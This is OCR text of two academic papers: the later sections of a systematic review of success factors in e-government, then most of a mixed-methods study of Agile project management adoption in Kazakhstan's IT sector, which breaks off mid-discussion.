Another influential framework is the Diffusion of Innovation (DOI) Theory, which describes how new technologies spread within societies and organizations. According to this theory, innovations pass through several stages of adoption, from early adopters to widespread implementation. The success of e-government depends on how well these innovations are communicated, perceived, and accepted by different groups [5].

Beyond individual adoption, Institutional Theory provides insights into how external pressures, regulations, and organizational norms influence government decisions to adopt digital services. This theory highlights the role of policy mandates, regulatory compliance, and inter-agency collaboration in shaping e-government frameworks [6].

Together, these theories offer valuable insights into the challenges and opportunities associated with e-government adoption. They provide a foundation for analyzing the technological, behavioral, and organizational factors that contribute to the success of digital governance initiatives.

C. Previous Research on Critical Success Factors (CSFs) in E-Government

Over the past two decades, numerous studies have explored the key success factors that determine the effectiveness of e-government projects. While the factors vary across different regions and governance models, they can generally be categorized into five primary domains: technological, organizational, policy-related, user-centric, and economic.

From a technological perspective, the availability of ICT infrastructure, reliable broadband networks, and secure cloud computing is essential for ensuring the scalability and reliability of e-government services. Equally important is cybersecurity and data privacy, as governments must protect sensitive citizen data, ensure compliance with data protection laws, and foster trust in online transactions. Another critical factor is interoperability and system integration, which allows different government agencies to share data and collaborate seamlessly across digital platforms [7].

Beyond technology, organizational factors play a significant role in e-government success. Research indicates that strong political will and committed leadership are essential for driving digital transformation within government institutions. However, many governments struggle with change management, as resistance to digitalization among public sector employees can slow adoption. Building institutional capacity through training programs, IT skill development, and modernized workflows is necessary to facilitate long-term success.

Policy and regulatory frameworks also significantly influence e-government effectiveness. Comprehensive legal frameworks related to data protection, cybersecurity, and electronic transactions create an environment where digital governance can thrive [8]. Additionally, governments must adhere to international standards such as ISO/IEC to ensure compatibility and compliance with best practices. Addressing issues of digital inclusion is also critical, as marginalized communities often face barriers to accessing e-government services due to economic or technological constraints.

The role of citizens in e-government adoption cannot be overlooked. Public engagement is shaped by digital literacy levels, awareness of available services, and trust in government institutions. Research shows that user-friendly, mobile-responsive platforms with intuitive interfaces encourage higher adoption rates. Furthermore, governments must ensure that their services are transparent, accessible, and responsive to citizen needs to build long-term trust [9].

Finally, financial sustainability is a key factor in e-government implementation. Governments must ensure adequate funding and budget allocations to support long-term digital transformation efforts. Public-private partnerships (PPPs) have emerged as a successful model for governments to collaborate with technology firms, enabling cost-effective and innovative digital solutions. Additionally, conducting cost-benefit analyses (CBA) ensures that e-government initiatives provide a high return on investment (ROI) and remain economically viable.

D. Research Gaps & Need for Further Study

While existing research has identified numerous success factors that contribute to effective e-government implementation, several critical gaps remain. One of the most pressing research needs is an examination of emerging technologies such as artificial intelligence (AI), blockchain, and big data analytics in e-government. These technologies have the potential to revolutionize digital governance, yet their long-term implications, ethical considerations, and regulatory challenges remain underexplored.

Another area that requires further study is organizational resistance to digital transformation. Many e-government initiatives fail not because of technological shortcomings but due to institutional barriers, bureaucratic inertia, and lack of employee training. Identifying best practices for overcoming resistance within government institutions could help improve the adoption and efficiency of digital services [10].

Additionally, more comparative studies between developing and developed nations are needed to understand how different economic, political, and cultural contexts influence e-government success. While developed countries often have better infrastructure and governance frameworks, many developing nations face financial and technical challenges that require tailored strategies.

This study aims to bridge these gaps by providing a comprehensive and updated literature review on the most critical factors influencing e-government implementation. By synthesizing existing research and identifying key challenges, this study contributes to the growing body of knowledge on digital governance and public sector innovation.

III. METHODS

A. Research Design

This study employs a Systematic Literature Review (SLR) methodology to explore, categorize, and analyze the Critical Success Factors (CSFs) that influence e-government implementation. A Systematic Literature Review follows a structured and rigorous approach, ensuring a comprehensive, transparent, and replicable synthesis of existing research. Unlike traditional narrative reviews, which may be selective or subjective, an SLR adheres to a well-defined selection and evaluation process, minimizing bias and providing a robust evidence base for further studies.

The primary goal of this research is to identify and classify the key success factors that play a crucial role in e-government adoption. By systematically analyzing previous studies, this review also seeks to track emerging trends in digital governance and highlight unresolved challenges that require further investigation. Additionally, this study aims to uncover gaps in existing research and propose future directions for policymakers, researchers, and practitioners in the field of e-government. To ensure a structured and methodical approach, the study follows the Preferred Reporting Items for Systematic Reviews and Meta-Analyses (PRISMA) guidelines, which provide a clear framework for data collection, filtering, and synthesis.

B. Data Sources and Search Strategy

To develop a high-quality dataset, relevant studies were collected from peer-reviewed academic databases that are widely recognized for their rigor in technology and public administration research. The primary sources included IEEE Xplore, which provides authoritative publications on technology-driven governance; Scopus, known for its extensive multidisciplinary coverage, including research in social sciences, business, and Information and Communication Technology (ICT); and Web of Science, which offers access to a broad selection of high-impact journal articles. Additionally, Google Scholar was used as a supplementary source to retrieve government reports, policy documents, and other scholarly articles that might not be indexed in the main databases.

To refine the search results and ensure relevance, Boolean operators were applied, creating structured search queries that combined key concepts related to e-government. Searches were designed to capture studies discussing e-government implementation, critical success factors, and barriers. The selected keyword combinations included phrases such as “E-Government” OR “Digital Government” OR “Electronic Governance” AND “Critical Success Factors” OR “Key Challenges” OR “Implementation Barriers”. Another query focused on e-government adoption and transformation, using the combination “E-Government Adoption” OR “Public Sector Digital Transformation” AND “Technology, Policy, Citizen Engagement”.

To maintain consistency and ensure the reliability of the findings, the search was limited to studies published between 2000 and 2024, reflecting the evolution of e-government over time. Only English-language publications were considered to maintain clarity and comparability. Furthermore, the study only included peer-reviewed journal articles, conference papers, and official government reports, ensuring that only credible and high-quality sources were analyzed.

C. Data Extraction and Thematic Analysis

A two-stage process was used to systematically extract and analyze the data from the selected studies.

In the first stage, data extraction, a structured data collection sheet was developed to capture essential attributes from each study. The extracted details included the study title, author(s), year of publication, and geographic focus, allowing for a comparison between developed and developing countries. The research methodology used in each study—whether qualitative, quantitative, or mixed-methods—was also documented. Most importantly, the key findings related to critical success factors in e-government implementation were carefully extracted for further analysis.

The second stage involved thematic coding and classification of the extracted data. Using a qualitative thematic analysis approach, the identified CSFs were grouped into five major categories. The first category, Technological Factors, encompassed ICT infrastructure, cybersecurity, and system interoperability, all of which are fundamental to the smooth operation of e-government services [15]. The second category, Organizational Factors, included aspects such as leadership, institutional capacity, and change management, which determine how effectively digital transformation is adopted within government institutions. The third category, Policy and Regulatory Factors, covered legal frameworks, open data policies, and compliance standards, all of which shape the governance and accountability of e-government systems. The fourth category, User-Centric Factors, focused on citizen engagement, digital literacy, and trust in e-government, highlighting the importance of public

participation and accessibility. Finally, the Economic and Financial Factors category addressed funding models, public-private partnerships (PPPs), and return on investment (ROI) analysis, recognizing the financial sustainability of digital governance initiatives [16].

By employing this structured analytical framework, the study ensured that key themes, patterns, and recurring insights from the literature were systematically identified, classified, and synthesized.

D. Limitations of the Study

While this study provides valuable insights into the critical success factors influencing e-government implementation, it is important to acknowledge several limitations that may affect the scope and generalizability of the findings.

One key limitation is related to database constraints. The study primarily relies on IEEE Xplore, Scopus, Web of Science, and Google Scholar, which are leading academic sources but may not fully capture research published in regional or government-specific databases. As a result, relevant studies from certain geographic areas may have been inadvertently excluded.

Another limitation is the language bias present in the selection of studies. Since only English-language publications were included in the review, valuable research conducted in other languages—particularly in Asia, Latin America, and the Middle East—may have been overlooked. This language constraint limits the global applicability of the findings and may underrepresent non-English-speaking regions in e-government research.

The study also has a time frame limitation, as it only covers publications from 2000 to 2024. While this period captures significant developments in e-government, some of the most recent studies from 2024 may not yet be fully indexed or accessible at the time of this review. Consequently, the latest advancements in digital governance and emerging technologies may be underrepresented in the findings.

Furthermore, this study is based solely on secondary data, as it follows a Systematic Literature Review methodology rather than conducting primary data collection such as surveys or interviews. While an SLR provides a robust synthesis of existing research, it does not offer first-hand empirical evidence or real-time insights from practitioners and policymakers. Future research could complement this review with qualitative or quantitative primary data collection to validate the findings in real-world contexts.

Finally, the evolving nature of e-government and emerging technologies poses an additional challenge. The rapid adoption of Artificial Intelligence (AI), blockchain, smart contracts, and predictive analytics in governance means that some of the findings from past studies may become outdated as new technological advancements reshape digital governance frameworks. As a result, continuous research is needed to update and refine our understanding of CSFs in e-government in response to technological innovations and policy shifts.

Despite these limitations, this study provides a structured, evidence-based synthesis of the most critical factors influencing e-government success. By identifying key themes, analyzing trends, and highlighting research gaps, this review serves as a strong foundation for future empirical studies in the field of digital governance and public sector transformation.

IV. RESULTS&FINDINGS

A. Technological Factors

Technology serves as the backbone of e-government implementation. High-speed internet, cloud computing, and mobile platforms are essential for adoption, while advancements such as 5G and fiber-optic networks are expected to enhance future services. Cybersecurity remains a critical concern, requiring strong encryption, multi-factor authentication, and regulatory compliance to prevent data breaches. Interoperability is also vital, as standardized protocols and emerging technologies like artificial intelligence and blockchain improve cross-agency data sharing and security. A major challenge is the limited ICT infrastructure in developing countries, which restricts digital service delivery [11].

B. Organizational Factors

Government leadership and institutional readiness play a crucial role in digital transformation. Strong political commitment ensures sustained funding and policy continuity, with centralized governance models proving more effective in accelerating adoption. However, resistance to change, coupled with a lack of digital skills among government employees, often slows progress, making workforce retraining essential. Institutional capacity also affects implementation, as IT training and cybersecurity expertise are necessary for maintaining and securing e-government systems. A key challenge is overcoming bureaucratic resistance, which remains a major barrier to digital transformation [13].

C. Policy and Regulatory Factors

Legal frameworks significantly impact the effectiveness and security of e-government initiatives. Countries with comprehensive data protection laws, such as GDPR, tend to experience higher levels of public trust. Standardization of digital identity systems and security protocols enhances efficiency and facilitates international collaboration. Open data initiatives further promote transparency and public engagement, but many developing nations face regulatory and technical challenges in implementation. The lack of well-defined data protection laws in several countries raises concerns about privacy and government overreach [10].

D. User-Centric Factors

Public adoption of e-government services depends on digital literacy, trust, and accessibility [14]. Low digital literacy levels create barriers to engagement, making training programs essential to increase participation. Trust in digital services is another critical factor, as concerns over data breaches, government surveillance, and misinformation reduce confidence in online platforms. Strengthening security measures and transparent data policies can help address these concerns. Additionally, the usability of digital services plays a role in adoption, with mobile-friendly interfaces, multilingual support, and accessibility features being necessary for broader reach. A key challenge is the persistent lack of trust in digital government services, particularly in politically unstable regions.

E. Economic and Financial Factors

Sustainable funding and cost-effective strategies are essential for e-government success. Consistent financial investment is required to maintain and expand digital initiatives. Public-private partnerships can enhance innovation, improve service delivery, and share costs between stakeholders. Additionally, conducting thorough cost-benefit analyses before implementation helps prevent resource misallocation and project failures [17]. A major challenge in this area is inconsistent funding, which often leads to stalled or abandoned e-government initiatives.

V. DISCUSSION&CONCLUSIONS

Successful e-government implementation depends on technological, organizational, policy, user-centric, and financial factors. While digital governance has advanced, challenges persist, particularly in developing nations with weak regulations and low digital literacy.

Technological readiness is essential, with strong ICT infrastructure, cybersecurity, and interoperability driving adoption. Countries with advanced broadband, cloud computing, and AI-driven services see higher engagement, yet cybersecurity threats and outdated systems hinder progress [18]. Leadership and change management are also critical, as strong political support accelerates digital transformation, while resistance to change and skills gaps slow adoption. Effective workforce training and change management strategies are necessary.

Policy frameworks shape digital governance, with robust data protection laws and interoperability standards fostering trust and efficiency. However, policy fragmentation and weak enforcement remain barriers. Public trust and engagement are equally important, as privacy concerns and digital exclusion discourage adoption. Governments should enhance transparency, user experience, and accessibility to build confidence in digital services [19].

Financial sustainability is a major challenge, especially in developing countries with inconsistent funding. Public-private partnerships (PPPs) have proven effective, as seen in Estonia's e-Residency program [20]. Governments must adopt stable financing strategies and strategic collaborations to ensure long-term viability.

To enhance e-government success, governments should invest in ICT infrastructure, cybersecurity, and interoperability while promoting interagency collaboration. Establishing strong legal frameworks, including data protection and cybersecurity laws, is crucial for building public trust. Increasing digital literacy through education and awareness programs will encourage adoption, while sustainable funding models and PPPs can support long-term digital transformation. Leveraging emerging technologies such as AI and blockchain will further improve efficiency, security, and fraud prevention. A user-centric approach, ensuring accessibility through mobile-friendly and inclusive platforms, will enhance public engagement.

Further research is needed on the impact of emerging technologies like AI, blockchain, and IoT on digital governance. Comparative studies between developed and developing countries can identify best practices, while research on cybersecurity and trust models can help governments balance security with privacy concerns. The role of e-government in crisis management and the influence of sociopolitical and cultural factors on adoption should also be explored. Additionally, sustainable financing models, including alternative funding mechanisms and digital taxation, require further investigation to ensure long-term economic feasibility.

E-government can enhance transparency, efficiency, and citizen engagement, but success depends on technological readiness, leadership, regulatory compliance, public trust, and financial sustainability. While digital innovations drive progress, governance structures and inclusivity determine long-term success. Addressing cybersecurity risks, institutional resistance, funding challenges, and public distrust requires coordinated efforts from policymakers, IT professionals, and stakeholders. Strategic reforms, technological advancements, and cross-sector collaboration will enable governments to create secure, citizen-centric e-government systems that support sustainable digital transformation.

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Agile Transformation in Kazakhstan's Public Sector: Evaluating Implementation Levels and Performance Outcomes

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Abstract

Agile transformation has become an essential component of modern public sector reform, as governments worldwide seek to enhance efficiency, adaptability, and service delivery. Agile methodologies, originally developed for software development, have been increasingly adopted in public administration to improve project management, stakeholder collaboration, and responsiveness to change. In Kazakhstan, the government has initiated various digital transformation efforts, creating opportunities for Agile adoption within public institutions. However, the extent of Agile implementation, its maturity levels, and its impact on institutional performance remain underexplored.This study presents a comprehensive literature review on Agile transformation in Kazakhstan's public sector, examining global best practices, key success factors, and challenges associated with Agile adoption. By analyzing existing research, the paper identifies cultural, organizational, and technological enablers and barriers that influence Agile implementation in Kazakhstan's governmental institutions. Ultimately, this study contributes to the broader discourse on Agile governance, offering a foundation for assessing its effectiveness in emerging economies and informing future policy and implementation strategies.

Keywords: Agile transformation, public sector, Kazakhstan, implementation maturity, performance outcomes, digital governance.

I. INTRODUCTION

In the contemporary business landscape, Agile Project Management (APM) has emerged as a fundamental approach within the IT industry, particularly in software development. Agile methodologies emphasize adaptability, iterative progress, stakeholder collaboration, and responsiveness to change, distinguishing them from traditional project management frameworks such as the waterfall model. Globally, the adoption of Agile has been associated with enhanced project outcomes, accelerated delivery timelines, improved stakeholder engagement, and higher product quality. However, the successful implementation of Agile practices necessitates a conducive organizational culture and structure—one that fosters collaboration, self-organization, and continuous improvement.

Kazakhstan's IT industry is undergoing rapid transformation, driven by government-led digital initiatives and an increasing demand for innovation. As an emerging market, it presents significant potential for Agile adoption. However, the region's distinct cultural, organizational, and technological characteristics pose considerable challenges. High power distance, hierarchical corporate structures, and underdeveloped infrastructure are among the factors that shape Kazakhstan's IT sector, creating a complex environment for the effective implementation of Agile methodologies.

Despite growing interest in Agile practices within Kazakhstan, the existing body of literature on Agile project management in emerging markets remains scarce. Much of the current research on Agile has been conducted within Western contexts, where organizational and cultural frameworks are often more aligned with Agile principles. This gap in scholarship underscores the necessity of studying Agile's effectiveness and adaptability in contexts such as Kazakhstan, where cultural and organizational norms may diverge from the collaborative and flexible ethos of Agile methodologies.

This study seeks to address this gap by analyzing the effectiveness of Agile Project Management within Kazakhstan's IT industry. The central research question guiding this inquiry is: How do cultural, organizational, and technological constraints in Kazakhstan's IT sector influence the effectiveness of Agile Project Management, and what strategies can mitigate these barriers? To answer this question, the study adopts a mixed-methods approach, integrating both quantitative and qualitative data collection and analysis to offer a comprehensive perspective on Agile adoption in Kazakhstan.

Through a detailed examination, this research aims to identify the specific challenges IT firms in Kazakhstan encounter when implementing Agile methodologies and propose practical strategies to overcome these obstacles. By doing so, this study contributes to the broader discourse on Agile's adaptability across diverse socio-economic and cultural contexts. Additionally, it provides actionable insights for practitioners and policymakers, supporting Kazakhstan's ongoing digital transformation initiatives.

II. RESEARCH PROJECT MANAGEMENT AND ETHICS

This research project adopts a structured approach to manage data collection, analysis, and ethical considerations throughout each stage of the study. Effective project management is essential to ensure that all research activities are conducted systematically, data integrity is maintained, and ethical standards are upheld. Ethical compliance is of particular importance, as the study involves gathering data from industry professionals in Kazakhstan's IT sector, and some of this data may be sensitive due to its proprietary nature.

A. Project Management

The project follows a mixed-methods approach that requires careful planning to coordinate both quantitative and qualitative data collection methods. To maintain a consistent and rigorous process, this study uses a phased timeline, with designated periods for instrument development, participant recruitment, data collection, and data analysis. Each phase is monitored for adherence to timelines and standards to ensure the validity and reliability of the results.

Data Integrity. Maintaining data integrity is crucial. During data collection and analysis, data will be securely stored, with access limited to authorized team members only. Quantitative data from surveys will be processed using statistical software, and qualitative data from interviews will be recorded, transcribed, and securely archived. Measures to prevent data tampering and to track changes are in place to safeguard the accuracy of results.

B. Ethical Considerations

Ethical considerations are integral to this study, ensuring the protection of participants' rights, the confidentiality of sensitive information, and compliance with ethical guidelines. This section outlines the key ethical principles guiding this research, which align with the ethical standards established by Astana IT University and international research ethics principles.

1. Informed consent. Before participating in the study, all participants will receive a comprehensive information sheet explaining the research purpose, objectives, and procedures. The document will detail the potential risks and benefits of participation and outline participants' rights, including the right to withdraw from the study at any time. Consent will be obtained in writing through a signed consent form, ensuring that participants understand and voluntarily agree to contribute to the research.

2. Confidentiality and anonymity. To protect participant identities and ensure data confidentiality, all collected data will be anonymized. Identifiable information, such as participant names, company affiliations, and specific project details, will be removed from the final report. The anonymized data will be stored securely and only accessible by authorized researchers. In reports and publications, pseudonyms will replace real names, and any descriptions of participants' roles or experiences will be generalized to prevent unintended disclosure of identity.

3. Data security. All data will be stored in an encrypted digital environment with restricted access to ensure its safety and integrity. Physical copies of consent forms and other sensitive documents will be securely filed in locked storage. Digital data, including interview recordings and survey responses, will be encrypted and stored on password-protected devices to prevent unauthorized access. Following the study's completion, data will be archived in accordance with university guidelines, with provisions for secure destruction after a specified retention period.

4. Addressing potential bias and sensitivity. Given the hierarchical structures within Kazakhstan's IT companies, some participants may feel inclined to provide socially desirable responses rather than candid answers. To mitigate this, the study will emphasize confidentiality and anonymity in all communications to encourage honest feedback. Participants will be assured that their individual responses will not be linked to their identities or companies in the published results, minimizing the risk of response bias.

5. Ethical approval. Prior to initiating data collection, the research design and protocols were submitted for ethical review and approval by Astana IT University's research ethics committee. This review ensures that all research procedures align with ethical standards and regulatory requirements, safeguarding the rights and well-being of all participants. Any potential ethical challenges encountered during the research process will be addressed in accordance with the approved protocols and ethical guidelines.

III. LITERATURE REVIEW

Agile Project Management (APM) has gained substantial recognition within the global IT industry, owing to its flexibility and capacity to accommodate evolving project requirements. This review explores the evolution of APM, evaluates its effectiveness across diverse contexts, and analyzes the specific challenges associated with its implementation in emerging markets, with a particular focus on Kazakhstan. While Agile methodologies have achieved considerable success on a global scale, the adaptation of APM practices to align with Kazakhstan's distinct cultural and organizational landscape remains an area of concern that has not been comprehensively examined in existing academic discourse.

A. Agile Project Management in Global IT Contexts

Agile methodologies, including frameworks like Scrum, Kanban, and Lean, have gained widespread adoption due to their emphasis on iterative progress, flexibility, and collaboration [1]. Initially designed to enhance software development, APM has since been extended to other sectors for its potential to improve time-to-market and customer satisfaction. Agile frameworks break projects into smaller, manageable tasks, fostering continuous improvement and rapid feedback loops, which enable teams to adapt quickly to changing client needs and project objectives [1]. Studies indicate that Agile can lead to better project outcomes in contexts where flexibility and responsiveness are critical, such as software engineering and IT management [3].

While Agile frameworks generally improve project delivery timelines, stakeholder engagement, and product quality, they also face challenges in larger, more hierarchical organizations where flexibility may be constrained. Globally, organizations often encounter issues related to organizational resistance, a lack of skilled personnel, and difficulties scaling Agile practices across multiple teams or projects [5]. These challenges highlight that while Agile offers significant benefits, its success is context-dependent, requiring adaptation to local organizational and cultural conditions.

B. Units

Emerging markets present unique challenges to Agile implementation due to distinct cultural and organizational dynamics. APM practices have primarily been developed and tested in Western contexts, where flatter organizational structures and direct communication styles support Agile's collaborative nature. However, in emerging markets, these structures and communication styles may not be as prevalent, necessitating adjustments to Agile practices [9]. In their study on Agile adoption in emerging markets, Conforto et al. argue that adapting Agile frameworks to fit local cultural norms and organizational structures is critical for its success [5]. For example, in hierarchical cultures, Agile's decentralized decision-making processes may clash with traditional, top-down management styles, limiting its effectiveness.

C. Agile Project Management in Kazakhstan's IT Sector

Kazakhstan's IT sector, which is undergoing rapid growth driven by government-led digital transformation initiatives, offers a unique context for studying Agile adoption. The

country's "Digital Kazakhstan" initiative, aimed at boosting the IT sector, has led to a rising demand for effective project management methodologies to keep up with the dynamic market environment [7]. Agile methodologies, with their emphasis on adaptability and rapid response, are particularly suited to address this demand. However, Kazakhstan's cultural characteristics—such as high power distance and collectivist values—pose challenges to Agile implementation, as these elements are misaligned with Agile's emphasis on team autonomy and open communication [8].

Kazakhstan's relatively high power distance reflects a hierarchical society, where authority is concentrated at the top and decision-making flows from senior management. This dynamic may conflict with Agile's principle of distributed leadership, which requires team members to have the freedom to make decisions at various levels [9]. In this context, Hofstede's cultural dimensions theory is often referenced, as it highlights how a high power distance can inhibit the open flow of ideas and feedback necessary for Agile's iterative process [8]. Team members may be hesitant to challenge authority or openly express differing opinions, which can hinder innovation and delay issue resolution. Furthermore, Kazakhstan's collectivist orientation may enhance teamwork but also discourage team members from voicing concerns, which could impede Agile's need for transparent communication and quick adjustments [9].

D. Organizational and Technological Factors Affecting Agile Implementation

The organizational landscape in Kazakhstan is another critical factor influencing Agile adoption. Many IT companies in Kazakhstan still rely on traditional hierarchical structures, which can hinder Agile's collaborative and flexible principles [4]. Larger organizations, in particular, may resist Agile due to their established, structured processes and an inclination toward top-down management. This resistance is compounded by limited access to Agile training and resources, leading to a skills gap that affects Agile's implementation. Studies have shown that a lack of Agile expertise among team members is a significant barrier to successful Agile adoption, especially in environments where Agile practices are relatively new [2].

Technological constraints also pose a challenge to Agile implementation in Kazakhstan. The country's digital infrastructure, while improving, still faces limitations, particularly in terms of reliable internet connectivity and access to collaboration tools. This lack of technological support can limit the effectiveness of Agile practices, which rely on frequent communication and collaborative platforms to facilitate workflow. For instance, organizations may struggle to maintain the iterative cycles required by Agile when reliable online connectivity is not available, impacting the overall effectiveness of project delivery [3].

E. Effectiveness and Limitations of Agile in Kazakhstan's IT Industry

The literature indicates mixed results regarding Agile's effectiveness in Kazakhstan's IT sector. While Agile can offer substantial benefits, such as improved delivery timelines, stakeholder satisfaction, and product quality, its success is highly contingent on the degree to which it can be adapted to the local cultural and organizational context [2]. Previous research has identified cultural barriers, such as high power distance and collectivism, as significant obstacles, along with a lack of trained Agile practitioners and a shortage of technological resources. These limitations suggest that a pure Agile approach may not be universally applicable in Kazakhstan. Instead, hybrid methodologies that integrate Agile principles with traditional project management practices may provide a more suitable solution, allowing companies to retain some structured processes while introducing flexibility where feasible [4].

F. Gaps in the Literature

Despite growing interest in Agile's applicability in diverse cultural contexts, significant gaps remain in the literature regarding Agile's adaptability to Kazakhstan and other emerging markets. While studies acknowledge the impact of cultural and organizational factors on Agile adoption, few offer concrete strategies for adapting Agile frameworks to these unique environments. Additionally, there is a lack of longitudinal studies examining Agile's long-term effectiveness in non-Western settings, which limits understanding of how Agile practices evolve over time in response to cultural and organizational pressures [8]. Future research could benefit from comparative analyses of Agile implementation in other emerging markets, such as Brazil or India, which face similar challenges in balancing hierarchical structures with Agile's decentralized approach.

IV. METHODOLOGY (OR RESEARCH DESIGN)

This study employs a mixed-methods research design to assess the effectiveness of Agile Project Management (APM) within IT companies in Kazakhstan. By integrating both quantitative and qualitative methodologies, this approach facilitates a comprehensive analysis, enabling the evaluation of APM's measurable outcomes while also accounting for the contextual and cultural factors influencing its adoption. This section provides a detailed overview of the data collection procedures, sampling framework, and analytical techniques utilized to address the central research question: To what extent do cultural, organizational, and technological constraints within Kazakhstan's IT industry affect the effectiveness of Agile Project Management, and what strategies can be implemented to mitigate these challenges?

A. Research Approach

A mixed-methods approach is well-suited to this study as it allows for the integration of quantitative and qualitative data, providing a fuller picture of APM's implementation challenges and outcomes. Quantitative data collected through surveys offers insights into trends and patterns in Agile adoption, while qualitative data from interviews explores the experiences, challenges, and perceptions of Agile practitioners in greater depth. This integration helps to validate findings by triangulating data from different sources.

B. Data Collection Methods

1) Quantitative Data Collection

Quantitative data is collected via structured surveys distributed to IT professionals in Kazakhstan. The survey is designed to capture the following key areas:

a. Agile adoption rate. Measures the extent to which Agile methodologies (such as Scrum, Kanban) are utilized in IT projects.

b. Perceived effectiveness. Assesses Agile's impact on project outcomes, such as timeline predictability, budget adherence, stakeholder satisfaction, and product quality.

c. Challenges encountered. Identifies specific obstacles to Agile implementation, including cultural, organizational, and technological barriers.

d. Factors influencing success. Evaluates the importance of factors like team skills, management support, client collaboration, tools, and company culture in achieving successful Agile outcomes.

The survey uses Likert-scale, multiple-choice, and ranking questions, allowing for both quantitative analysis and a degree of flexibility in respondents' answers.

2) Qualitative Data Collection

To complement the quantitative data, qualitative data is collected through semi-structured interviews with key stakeholders in selected IT companies. Participants include project managers, team members, and Agile coaches, chosen to represent various perspectives on Agile adoption and implementation. The interview guide covers:

a. Organizational experience with agile. How Agile has been integrated into project workflows, and its perceived impact on team dynamics and collaboration.

b. Challenges and barriers. Specific cultural, organizational, or technical challenges encountered during Agile adoption.

c. Strategies for overcoming obstacles. Methods and practices that have been implemented to address challenges and improve Agile effectiveness.

Interviews are recorded and transcribed for accurate analysis. Open-ended questions in the interview guide encourage participants to share their perspectives, providing rich, descriptive data that can be analyzed for recurring themes and insights.

3) Sampling Strategy

This study utilizes a purposive sampling strategy, selecting participants based on their direct engagement with Agile methodologies within Kazakhstan's IT sector. The sample comprises professionals across various organizational hierarchies (e.g., project managers, software developers, and Agile coaches) and diverse company sizes, including small, medium, and large enterprises, to ensure a comprehensive representation of experiences and perspectives.

A target sample of approximately 50 to 100 survey respondents and 10 to 15 interview participants has been established. This sample size is designed to achieve a balance between breadth, facilitated through survey data, and depth, obtained via qualitative interviews, while ensuring feasibility within the constraints of the study's timeline and available resources.

V. DATA ANALYSIS

A. Quantitative Analysis

Quantitative data from the surveys is analyzed using statistical methods to identify patterns, trends, and correlations. The main analytical techniques include:

1. Descriptive statistics. Summarizes key variables, such as Agile adoption rates, project success rates, and respondent demographics, using measures like means, medians, and standard deviations.

2. Correlation analysis. Examines relationships between Agile adoption levels and project success indicators (e.g., delivery timelines, budget adherence, stakeholder satisfaction) to understand the factors driving successful Agile outcomes.

3. Regression analysis. Employs multiple regression models to assess the impact of factors such as team skills, management support, and company culture on Agile effectiveness. This analysis helps isolate the influence of individual factors, providing insights into the drivers of Agile success.

B. Qualitative Analysis

Qualitative data from interviews is analyzed using thematic analysis, a method that allows for the identification of recurring themes and insights. The analysis process includes:

1. Coding. Systematically categorizing interview transcripts by identifying and labeling key themes related to Agile challenges, cultural dynamics, and organizational factors.

2. Theme development. Grouping codes into broader themes, such as "cultural resistance," "communication barriers," and "management support," to capture the primary factors affecting Agile implementation in Kazakhstan.

3. Triangulation. Comparing qualitative insights with quantitative findings to validate results and enrich the interpretation of the data. For example, if survey data indicates high levels of stakeholder satisfaction with Agile, qualitative data will provide context, explaining why Agile may lead to positive client interactions in the Kazakhstani context.

C. Integration of Findings

The mixed-methods approach enables integration of quantitative and qualitative findings to provide a comprehensive understanding of Agile Project Management in Kazakhstan. This integration includes:

1. Triangulation. Cross-referencing survey and interview data to identify consistent findings and validate conclusions. This helps strengthen the reliability of the results.

2. Convergence and divergence analysis. Identifying areas where quantitative data and qualitative insights align (e.g., challenges related to hierarchical structures) and where they diverge. This analysis offers a more nuanced view of the factors influencing Agile's effectiveness.

3. Synthesis of insights. Developing a cohesive narrative that combines measurable outcomes with contextual insights, forming the basis for targeted recommendations to improve Agile adoption in Kazakhstan's IT sector.

VI. DISCUSSION

The findings of this study provide significant insights into the effectiveness of Agile Project Management (APM)

implementation within Kazakhstan's IT companies, highlighting both successes and challenges in this unique cultural and organizational context.

A. Adoption Rates and Positive Outcomes

The quantitative data indicates that a majority of the surveyed companies (over 50%) have a high level of Agile adoption, with 76-100% or 51-75% of their projects utilizing Agile methodologies. This suggests that Agile has gained substantial traction within Kazakhstan's IT sector, aligning with global trends of increasing Agile adoption [1]. Respondents generally view Agile positively across several dimensions, including improved timeline predictability, faster project completion, higher quality outputs, and increased stakeholder satisfaction. These findings corroborate global studies associating Agile methodologies with enhanced project outcomes due to their iterative and flexible nature [2], [5].

However, the experiences of Agile implementation are varied among the respondents, with some expressing neutral positions ("neither agree nor disagree") on the benefits. This variability indicates that while Agile has the potential to improve project performance, its effectiveness is not uniformly realized across all companies. This heterogeneity may be attributed to differences in organizational readiness, cultural alignment, and the maturity of Agile practices within each company.

B. Challenges: Technological Limitations, Skill Gaps, and Cultural Barriers

The most frequently cited challenges to effective Agile implementation are technological limitations, skill gaps, and cultural barriers. Technological limitations, including lack of access to appropriate tools and infrastructure, were identified as the most impactful barrier. This aligns with previous literature highlighting that inadequate technological support can hinder Agile practices, which rely heavily on collaborative tools and platforms [3]. In Kazakhstan, where digital infrastructure is still developing, these limitations are particularly salient.



Figure 1. Pie chart of challenges in Agile implementation

Skill gaps, referring to a lack of experience and training in Agile methodologies, were also significant. This finding is consistent with studies indicating that the absence of skilled Agile practitioners can impede successful adoption [2], [4]. While most companies provide formal Agile training, reliance on on-the-job learning and self-learning suggests that training may not be sufficiently comprehensive or standardized.

Cultural barriers, including resistance to change and hierarchical organizational structures, were identified as significant challenges. This supports literature on the impact of cultural factors on Agile adoption, particularly in high power distance cultures like Kazakhstan's [8], [9]. Agile methodologies emphasize team autonomy, open communication, and decentralized decision-making, which may conflict with traditional hierarchical management styles prevalent in Kazakhstani IT companies. The variation in support for Agile principles within organizational cultures further underscores the need for cultural adaptation and change management strategies.

C. Effectiveness of Agile Frameworks and Organizational Support

